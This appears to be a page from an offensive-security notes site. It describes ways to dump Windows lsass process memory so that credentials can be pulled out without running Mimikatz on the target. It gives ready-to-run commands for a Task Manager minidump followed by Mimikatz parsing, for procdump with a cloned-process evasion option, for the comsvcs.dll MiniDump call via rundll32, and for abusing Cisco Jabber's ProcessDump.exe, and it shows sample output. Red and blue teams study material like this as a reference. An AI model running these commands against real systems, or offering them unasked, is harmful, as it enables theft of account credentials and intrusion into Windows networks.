

OFFENSIVE SECURITY

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- Privilege Escalation
- Credential Access & Dumping

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Dumping Lsass without Mimikatz
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- Lateral Movement
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REVERSING, FORENSICS & MISC

- Internals
- Cloud
- Neo4j
- Dump Virtual Box Memory

Dumping Lsass Without Mimikatz



MiniDumpWriteDump API

See my notes about writing a simple custom process dumper using
MiniDumpWriteDump API:

Dumping Lsass without Mimikatz with MiniDumpWriteDump

Task Manager

Create a minidump of the lsass.exe using task manager (must be running as administrator):



Swtich mimikatz context to the


attacker@mimikatz

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Accept

Reject

```
sekurlsa::minidump C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass.DMP
sekurlsa::logonpasswords
```





Procdump

Procdump from sysinternal's could also be used to dump the process:

attacker@victim

```
procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

```
// or avoid reading lsass by dumping a cloned lsass process
procdump.exe -accepteula -r -ma lsass.exe lsass.dmp
```




comsvcs.dll

Executing a native comsvcs.dll

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```
.\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass
```



ProcessDump.exe from Cisco Jabber


Sometimes Cisco Jabber (always?) comes with a nice utility called `ProcessDump.exe` that can be found in `c:\program files (x86)\cisco systems\cisco jabber\x64\`. We can use it to dump lsass process memory in Powershell like so:

```
cd c:\program files (x86)\cisco systems\cisco jabber\x64\  
processdump.exe (ps lsass).id c:\temp\lsass.dmp
```

```
PS C:\Program Files (x86)\Cisco Systems\Cisco Jabber\x64> .\ProcessDump.exe (ps lsass).id C:\Temp\lsass.dmp  
Creating dump file for processID: 612 ...  
Handle count: 1107  
GDI handle count: 0  
USER object count: 0  
Dump File: C:\Temp\lsass.dmp  
Successful memory dump
```

screenshot by @em1rerdogan

References



MiniDumpWriteDump via COM+ Services DLL

modexp

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Last updated 3 years ago